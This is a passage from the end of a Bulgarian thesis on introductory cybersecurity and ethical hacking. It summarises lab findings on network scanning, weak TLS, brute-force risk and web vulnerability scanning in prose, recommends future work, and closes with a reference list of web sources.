2. Анализът на мрежовите услуги чрез мрежово сканиране показва, че наличието на отворени портове и активни услуги представлява потенциален риск, когато те не са правилно конфигурирани или защитени. Резултатите от сканирането потвърждават, че детайлното разузнаване на мрежовата инфраструктура позволява ранно идентифициране на слаби места, които могат да бъдат използвани като отправна точка за последващи атаки.
3. Изследването на криптографската сигурност на защитени комуникации показва, че използването на остарели версии на SSL/TLS или слаби криптографски алгоритми значително намалява нивото на защита. Получените резултати потвърждават, че дори наличието на криптиране не гарантира сигурност, ако конфигурацията не отговаря на съвременните стандарти и добри практики.
4. Симулираната атака чрез груба сила в контролирана среда демонстрира, че системи със слаби или неправилно управлявани идентификационни данни са силно уязвими на неоторизиран достъп. Резултатите показаха, че липсата на защитни механизми като ограничаване на броя опити за вход значително увеличава риска от компрометиране на системата, което потвърждава необходимостта от строги политики за управление на пароли.

5. Сканирането на уеб приложение за уязвимости показва, че дори реални и функциониращи уеб сайтове могат да съдържат слабости, които представляват риск за сигурността на системата и потребителските данни. Идентифицираните уязвимости и предложените мерки за тяхното смекчаване подчертават значението на редовния одит и тестване на уеб приложенията като част от цялостната стратегия за киберсигурност.
6. Получените експериментални резултати потвърждават хипотезата, че комбинираният подход между теоретични знания и практически тестове в контролирана среда е ефективен метод за обучение и анализ в областта на киберсигурността. Практическото приложение на инструментите за етично хакерство допринася за по-добро разбиране на реалните рискове и механизми за защита.
7. Като обобщение може да се заключи, че основната цел на дипломната работа е постигната, като са демонстрирани първите практически стъпки в киберсигурността и етичното хакерство чрез реалистични експерименти и анализ на получените резултати. Работата показва, че дори базови инструменти и методи могат да разкрият сериозни проблеми в сигурността, когато са приложени систематично и целенасочено.
8. Като препоръка за бъдеща работа в това направление може да се посочи разширяване на изследванията с допълнителни сценарии за атака, включително анализ на социално инженерство и автоматизирани атаки. Също така е целесъобразно изследване на съвременни защитни механизми като многофакторна автентикация и системи за откриване на прониквания, които биха допълнили и надградили резултатите от настоящата работа.

## Литература

- [1] „Киберсигурност: кои са главните и новите заплахи,“ Европейски парламент, 27 01 2022. [Онлайн]. Available: <https://www.europarl.europa.eu/topics/bg/article/20220120STO21428/kibersighurnost-koi-sa-ghlavnite-i-novite-zaplahi>.
- [2] Д. Койчева, „Какво е етично хакерство и как се прави?,“ Advance Academy, 1 10 2024. [Онлайн]. Available: <https://advanceacademy.bg/blog/kakvo-e-etichno-hakerstvo-i-kak-se-pravi>.
- [3] SentinelOne, „What is Cyber Security? Types, Importance & Threats,“ 20 08 2025. [Онлайн]. Available: <https://www.sentinelone.com/cybersecurity-101/cybersecurity/what-is-cyber-security/>.
- [4] C. Hashemi-Pour и W. Chai, „What is the CIA triad (confidentiality, integrity and availability)?,“ Tech Target, 21 12 2023. [Онлайн]. Available: <https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA>.
- [5] „Types of Cyber Attacks,“ GeeksforGeeks, 15 07 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/computer-networks/types-of-cyber-attacks/>.
- [6] M. K. G. Adomey, „Introduction to Cryptography,“ AfricaCERT, [Онлайн]. Available: <https://www.itu.int/en/ITU-D/Cybersecurity/Documents/01-Introduction%20to%20Cryptography.pdf>.
- [7] „Difference Between Symmetric and Asymmetric Key Encryption,“ GeeksforGeeks, 12 07 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/computer-networks/difference-between-symmetric-and-asymmetric-key-encryption/>.
- [8] „Digital Signatures and Certificates,“ GeeksforGeeks, 16 12 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/computer-networks/digital-signatures-certificates/>.
- [9] SlowMist, „Understanding the Principles and Scalability Issues of Ed25519,“ Medium, 31 05 2023. [Онлайн]. Available: <https://slowmist.medium.com/understanding-the-principles-and-scalability-issues-of-ed25519-6c2232f27290>.
- [10] „The Critical Role of Data Backup in Cybersecurity,“ Security Everywhere Ltd., 03 11 2025. [Онлайн]. Available: <https://www.security-everywhere.com/the-critical-role-of-data-backup-in-cybersecurity/>.
- [11] „What Is Data Erasure? Secure Deletion Explained,“ Fortra, 11 08 2025. [Онлайн]. Available: <https://www.fortra.com/blog/what-data-erasure-secure-deletion-explained>.
- [12] „What is Ethical Hacking,“ EC-Council, 19 01 2024. [Онлайн]. Available: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/what-is-ethical-hacking/>.
- [13] MSBJ, „Ethical Hacking vs. Malicious Hacking,“ Medium, 30 07 2023. [Онлайн]. Available: <https://medium.com/@msbj/ethical-hacking-vs-malicious-hacking-23579ad9f887>.

- [14] „Understanding the Five Phases of the Penetration Testing Process,” EC-Council, 28 03 2022. [Онлайн]. Available: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/>.
- [15] C. Team, „The Legal Aspects of Ethical Hacking – Where Are the Limits?,” Carbonsec, 27 10 2021. [Онлайн]. Available: <https://www.carbonsec.com/legal-aspects-of-ethical-hacking/>.
- [16] C. Brown, „What is Network Vulnerability Scanning? The Complete Guide,” VikingCloud, 20 10 2025. [Онлайн]. Available: <https://www.vikingcloud.com/blog/network-vulnerability-scanning>.
- [17] A. Jonker и Т. Krantz, „What is Transport Layer Security (TLS)?,” IBM, [Онлайн]. Available: <https://www.ibm.com/think/topics/transport-layer-security>. [Отваряно на 23 10 2025].
- [18] Т. Krantz и А. Jonker, „What is a brute force attack?,” IBM, [Онлайн]. Available: <https://www.ibm.com/think/topics/brute-force-attack>. [Отваряно на 23 10 2025].
- [19] L. Andrews, „Enhancing Security Through Virtualization Technology,” Franklin Fitch, 19 09 2023. [Онлайн]. Available: <https://www.franklinfitch.com/uk/resources/blog/enhancing-security-through-virtualization-technology/>.
- [20] М. Nawrocki и J. Kołodziej, „Vulnerabilities of Web Applications: Good Practices and New Trends,” ACIG, 25 12 2024. [Онлайн]. Available: <https://www.acigjournal.com/pdf-199521-124464?filename=Vulnerabilities-of-Web-Ap.pdf>.
- [21] „OWASP Top 10 2021,” Black Duck, [Онлайн]. Available: <https://www.blackduck.com/glossary/what-is-owasp-top-10.html>. [Отваряно на 25 10 2025].
- [22] М. Finio и А. Downie, „What is a cybersecurity risk assessment?,” IBM, 09 08 2024. [Онлайн]. Available: <https://www.ibm.com/think/topics/cybersecurity-risk-assessment>.
- [23] „Linux Commands Cheat Sheet,” GeeksforGeeks, 23 07 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/linux-unix/linux-commands-cheat-sheet/>.
- [24] „What is Virtualbox?,” GeeksforGeeks, 01 02 2024. [Онлайн]. Available: <https://www.geeksforgeeks.org/cloud-computing/what-is-virtualbox/>.
- [25] I. H. Contributor, „Ubuntu Server: A General Overview,” InMotion Hosting, 14 01 2025. [Онлайн]. Available: <https://www.inmotionhosting.com/support/edu/software/ubuntu-server-overview/>.
- [26] „Nmap, the Tool for Mapping and Assessing Network Security,” Vaadata, 28 05 2025. [Онлайн]. Available: <https://www.vaadata.com/blog/nmap-the-tool-for-mapping-and-assessing-network-security/>.
- [27] S. ÇiÇEK, „How do SSL Scanners Work,” Medium, 29 10 2024. [Онлайн]. Available: <https://infosecwriteups.com/how-do-ssl-scanners-work-b4977308e981>.
- [28] Daniel, „Brute Force Attack: How Hydra cracks passwords?,” DataScientest, 30 05 2025. [Онлайн]. Available: <https://datascientest.com/en/everything-about-brute-force-attack>.

- [29] „Introduction to Kali Linux,“ GeeksforGeeks, 13 12 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/linux-unix/introduction-to-kali-linux/>.
- [30] „How to Link Kali Linux with Metasploitable 2,“ GeeksforGeeks, 23 07 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/linux-unix/how-to-link-kali-linux-with-metasploitable-2/>.
- [31] R. Severns, „OWASP ZAP: Open Source App Security Testing,“ StackHawk, 06 03 2025. [Онлайн]. Available: <https://www.stackhawk.com/blog/guide-to-zap-application-security-testing/>.
- [32] Manyi, „Generate a SSH key for connecting to a server,“ Medium, 18 07 2024. [Онлайн]. Available: <https://medium.com/@manyi.yim/generate-a-ssh-key-for-connecting-to-a-server-25d9943004d9>.
- [33] „Password-less SSH connection,“ Callgoose Docs, [Онлайн]. Available: [https://docs.callgoose.com/general/password\\_less\\_ssh\\_connection](https://docs.callgoose.com/general/password_less_ssh_connection).
- [34] K. Brown, „How to ZIP file with password on Linux,“ 22 09 2025. [Онлайн]. Available: <https://linuxconfig.org/how-to-zip-file-with-password-on-linux>.
- [35] „3.5. GNU Privacy Guard (GPG),“ Red Hat Documentation, [Онлайн]. Available: [https://docs.redhat.com/en/documentation/red\\_hat\\_enterprise\\_linux/6/html/security\\_guide/sect-security\\_guide-encryption-gpg](https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/6/html/security_guide/sect-security_guide-encryption-gpg).
- [36] K. Hess, „File encryption and decryption made easy with GPG,“ Red Hat, 15 06 2021. [Онлайн]. Available: <https://www.redhat.com/en/blog/encryption-decryption-gpg>.
- [37] „Ways to Permanently and Securely Delete ‘Files and Directories’ in Linux,“ GeeksforGeeks, 23 07 2025. [Онлайн]. Available: <https://www.geeksforgeeks.org/linux-unix/ways-to-permanently-and-securely-delete-files-and-directories-in-linux/>.
- [38] „Nmap Tutorial,“ Hacker Target, [Онлайн]. Available: <https://hackertarget.com/nmap-tutorial/>.
- [39] A. W. Junaid, „sslsan: Tests SSL/TLS ciphers and vulnerabilities,“ 14 05 2025. [Онлайн]. Available: <https://awjunaid.com/kali-linux/sslsan-tests-ssl-tls-ciphers-and-vulnerabilities/>.
- [40] N. Handy, „Kali Linux & Metasploit: Getting Started with Pen Testing,“ Medium, 02 08 2018. [Онлайн]. Available: <https://medium.com/@nickhandy/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b>.
- [41] V. A. (Cyberkid), „Complete OWASP ZAP Guide,“ 04 09 2024. [Онлайн]. Available: <https://medium.com/@redfanatic7/complete-owasp-zap-guide-384a080ff502>.